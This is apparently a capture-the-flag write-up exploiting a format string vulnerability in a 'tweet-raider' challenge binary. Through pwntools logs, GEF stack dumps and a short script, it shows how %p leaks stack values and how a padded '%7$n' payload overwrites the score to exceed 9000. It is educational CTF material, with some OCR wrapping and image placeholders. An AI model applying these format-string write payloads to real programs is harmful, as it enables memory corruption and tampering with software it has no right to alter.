[DEBUG] Received 0x5d bytes:
    b"Welcome to Mlon Eusk's Tweet Rater!\n"
    b'Input your tweet, and we will give you a rating.\n'
    b'\n'
    b'Tweet: '
[DEBUG] Sent 0x65 bytes:
    b'aaaabaaacaaadaaaeaaa %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p
 %p  %p  %p \n'
[*] Switching to interactive mode
[DEBUG] Received 0x17f bytes:
    b'Your tweet:\n'
    b'aaaabaaacaaadaaaeaaa 0x7fe5620da723  (nil)  0x7fe562000317  0xc  (nil)  0x7ffc8c190fb0
0x55b57d23e2a0  0x6161616261616161  0x6161616461616163  0x2070252061616165  0x2070252020702520
  0x2070252020702520  0x2070252020702520  0x2070252020702520  0x2070252020702520  0x2070252020
702520  0x2070252020702520  0x2070252020702520  0x2070252020702520  0xa20702520 \n'
    b'Your score: 0\n'
Your tweet:
aaaabaaacaaadaaaeaaa 0x7fe5620da723  (nil)  0x7fe562000317  0xc  (nil)  0x7ffc8c190fb0  0x55b5
7d23e2a0  0x6161616261616161  0x6161616461616163  0x2070252061616165  0x2070252020702520  0x20
70252020702520  0x2070252020702520  0x2070252020702520  0x2070252020702520  0x2070252020702520
  0x2070252020702520  0x2070252020702520  0x2070252020702520  0xa20702520
Your score: 0
$ 
```



```
0x00007ffc8c190f58│+0x0038: "%p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p"
──────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x55b57ccf5f03 <main+252>       call   0x55b57ccf5830 <printf@plt>
   0x55b57ccf5f08 <main+257>       mov    rax, QWORD PTR [rbp-0x138]
   0x55b57ccf5f0f <main+264>       mov    eax, DWORD PTR [rax]
 → 0x55b57ccf5f11 <main+266>       cmp    eax, 0x2328
   0x55b57ccf5f16 <main+271>       jle    0x55b57ccf5f38 <main+305>
   0x55b57ccf5f18 <main+273>       lea    rdi, [rip+0x1b3]        # 0x55b57ccf60d2
   0x55b57ccf5f1f <main+280>       call   0x55b57ccf5800 <puts@plt>
   0x55b57ccf5f24 <main+285>       lea    rdi, [rip+0x1c0]        # 0x55b57ccf60eb
   0x55b57ccf5f2b <main+292>       call   0x55b57ccf59ba <readFile>
──────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "tweet-raider", stopped 0x55b57ccf5f11 in main (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x55b57ccf5f11 → main()
─────────────────────────────────────────────────────────────────────────────────────────
gef➤ 
```

Now if we check the stack to find out exactly from where we are leaking the stack :

```
gef➤  x/50gx $rsp
0x7ffc8c190f20:    0x00007ffc8c190fb0  0x000055b57d23e2a0
0x7ffc8c190f30:    0x6161616261616161      0x6161616461616163
0x7ffc8c190f40:    0x2070252061616165      0x2070252020702520
0x7ffc8c190f50:    0x2070252020702520      0x2070252020702520
0x7ffc8c190f60:    0x2070252020702520      0x2070252020702520
0x7ffc8c190f70:    0x2070252020702520      0x2070252020702520
0x7ffc8c190f80:    0x2070252020702520      0x2070252020702520
0x7ffc8c190f90:    0x0000000a20702520      0x0000004000000100
0x7ffc8c190fa0:    0x00000000ffffffff  0x0000000000000000
0x7ffc8c190fb0:    0x00007ffc8c1da2a8  0x00007fe562123730
0x7ffc8c190fc0:    0x0000000000000000      0x0000000000000000
0x7ffc8c190fd0:    0x0000000000000000      0x0000000000000000
0x7ffc8c190fe0:    0x0000000000000000      0x0000000000000000
0x7ffc8c190ff0:    0x000055b57ccf5040 0x0000000000f0b5ff
0x7ffc8c191000:    0x00000000000000c2      0x00007ffc8c191037
0x7ffc8c191010:    0x00007ffc8c191036 0x00007fe561fae7e5
0x7ffc8c191020:    0x0000000000000001      0x000055b57ccf5fad
0x7ffc8c191030:    0x00007fe5620df008 0x0000000000000000
0x7ffc8c191040:    0x000055b57ccf5f60 0x000055b57ccf58b0
0x7ffc8c191050:    0x00007ffc8c191140  0xa0df13be3946f200
0x7ffc8c191060:    0x000055b57ccf5f60 0x00007fe561f161e3
0x7ffc8c191070:    0x0000000000000000      0x00007ffc8c191148
0x7ffc8c191080:    0x0000000100040000      0x000055b57ccf5e07
0x7ffc8c191090:    0x0000000000000000      0xac8b034bac59243e
0x7ffc8c1910a0:    0x000055b57ccf58b0 0x00007ffc8c191140
```

We will find out that from the 8th position, we are leaking our cyclic pattern input. But we need to check where our score is stored, because it is the one we need to change. So we check the instruction at offset 0xf08 we find out that our score is stored at the position rbp-0x138. So we check the value at that place.

```
gef➤  x $rbp-0x138
0x7ffc8c190f28:    0x000055b57d23e2a0
```

After that we check the value at the point where it is pointing to.

```
gef➤  x 0x000055b57d23e2a0
0x55b57d23e2a0:    0x0000000000000000
```

we see that currently out score is 0. Now we need to find out, at which position we are leaking this particular position from the stack.

```
Your tweet:
aaaabaaacaaadaaaeaaa 0x7fe5620da723  (nil)  0x7fe562000317  0xc  (nil)  0x7ffc8c190fb0
0x55b57d23e2a0  0x6161616261616161  0x6161616461616163  0x2070252061616165
0x2070252020702520  0x2070252020702520  0x2070252020702520  0x2070252020702520
0x2070252020702520  0x2070252020702520  0x2070252020702520  0x2070252020702520
0x2070252020702520  0xa20702520
```


If we look at the above output, we will find out that this position from the stack is leaked at the 7th offset. So we specifically need to write at the 7th offset.

EXPLOITING THE BUG:

To test our theory we’ll use the %n format string specifier. If we look at the documentation for format string specifiers, we will see that if no format string is specified, %n will write the number of characters printed to the stack. As we know printf returns the number of characters printed as integer. So we set our payload as follows:


```
payload = 'a'*200+'%7$n'
```

To write the value 200 at the 7th position that is, our score located in the stack.



```
    b'Tweet: '
[DEBUG] Sent 0xcd bytes:
    b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa%7$n\n'
[*] Switching to interactive mode
[DEBUG] Received 0x101 bytes:
    b'Your tweet:\n'
    b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa\n'
    b'Your score: 200\n'
    b'\n'
    b'Child exited with status 0\n'
Your tweet:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa
Your score: 200

Child exited with status 0
[*] Program './tweet-raider' stopped with exit code 0
[*] Got EOF while reading in interactive
$ 
```



Terminal


```
                                                                            code:x86:64
   0x7ff8cc9340f0 <_dl_catch_error@plt+0> endbr64
   0x7ff8cc9340f4 <_dl_catch_error@plt+4> bnd    jmp QWORD PTR [rip+0x2bf4d]        # 0x7ff8cc960048 <_
dl_catch_error@got.plt>
   0x7ff8cc9340fb <_dl_catch_error@plt+11> nop    DWORD PTR [rax+rax*1+0x0]
 → 0x7ff8cc934100                        mov    rdi, rsp
   0x7ff8cc934103                        call   0x7ff8cc934de0
   0x7ff8cc934108                        mov    r12, rax
   0x7ff8cc93410b                        mov    eax, DWORD PTR [rip+0x2b567]        # 0x7ff8cc95f678
   0x7ff8cc934111                        pop    rdx
   0x7ff8cc934112                        lea    rsp, [rsp+rax*8]
                                                                                    threads
[#0] Id 1, Name: "tweet-raider", stopped 0x7ff8cc934100 in ?? (), reason: SIGTRAP
                                                                                      trace
[#0] 0x7ff8cc934100 → mov rdi, rsp

gef➤  c
Continuing.
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
Reading /lib/x86_64-linux-gnu/libc-2.30.so from remote target...
Reading /lib/x86_64-linux-gnu/.debug/libc-2.30.so from remote target...
Reading /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.30.so from remote target...
Reading /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.30.so from remote target...
[Inferior 1 (process 3374) exited normally]
gef➤ 
```

Above we can the output and we see that we have successfully written into our score in the stack. However, if we try to write more number of characters into the stack,we won't be able to as the fgets in the main funtion takes till 280 bytes only. So we need to pad our format string specifier. This is how our final payload may look like:

payload = 'a'*20+' %7$9000p '+'%7$n'

Here we are writing 20 a's to the stack and then writing 9000 padded format string %p followed by one format string %n which will finally write these things to the stack. Following is the output we get:



```
from pwn import *

context.terminal = ['gnome-terminal','--window','-e']
context.log_level = 'DEBUG'
#for local
sh = gdb.debug("./tweet-raider")
#for remote
#sh = remote("pwn.ctf.b01lers.com",1004)
#payload = cyclic(20)+' %p '*20
#payload = 'a'*200+'%7$n'
payload = 'a'*20+' %7$9000p '+'%7$n'
sh.sendlineafter("Tweet: ",payload)
sh.interactive()
"asd.py" 13L, 346C written                                11,1          All
```

```
                                                                  0x5616b200b
2a0 \n'
    b'Your score: 9022\n'
    b'Your score is over 9000!\n'
    b'\n'
    b'\n'
    b'Child exited with status 0\n'

                                                                0x5616b200b2a0
Your score: 9022
Your score is over 9000!


Child exited with status 0
[*] Got EOF while reading in interactive
$
```

```
Terminal
                                                                  code:x86:64
   0x7efe02c610f0 <_dl_catch_error@plt+0> endbr64
   0x7efe02c610f4 <_dl_catch_error@plt+4> bnd    jmp QWORD PTR [rip+0x2bf4d]        # 0x7efe02c8d048 <_
dl_catch_error@got.plt>
   0x7efe02c610fb <_dl_catch_error@plt+11> nop    DWORD PTR [rax+rax*1+0x0]
 →0x7efe02c61100                  mov    rdi, rsp
   0x7efe02c61103                  call   0x7efe02c61de0
   0x7efe02c61108                  mov    r12, rax
   0x7efe02c6110b                  mov    eax, DWORD PTR [rip+0x2b567]        # 0x7efe02c8c678
   0x7efe02c61111                  pop    rdx
   0x7efe02c61112                  lea    rsp, [rsp+rax*8]
                                                                      threads
[#0] Id 1, Name: "tweet-raider", stopped 0x7efe02c61100 in ?? (), reason: SIGTRAP
                                                                        trace
[#0] 0x7efe02c61100 →mov rdi, rsp

gef➤  c
Continuing.
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
Reading /lib/x86_64-linux-gnu/libc-2.30.so from remote target...
Reading /lib/x86_64-linux-gnu/.debug/libc-2.30.so from remote target...
Reading /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.30.so from remote target...
Reading /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.30.so from remote target...
[Inferior 1 (process 8003) exited normally]
gef➤
```

We can see that it has written 9022 bytes to the stack.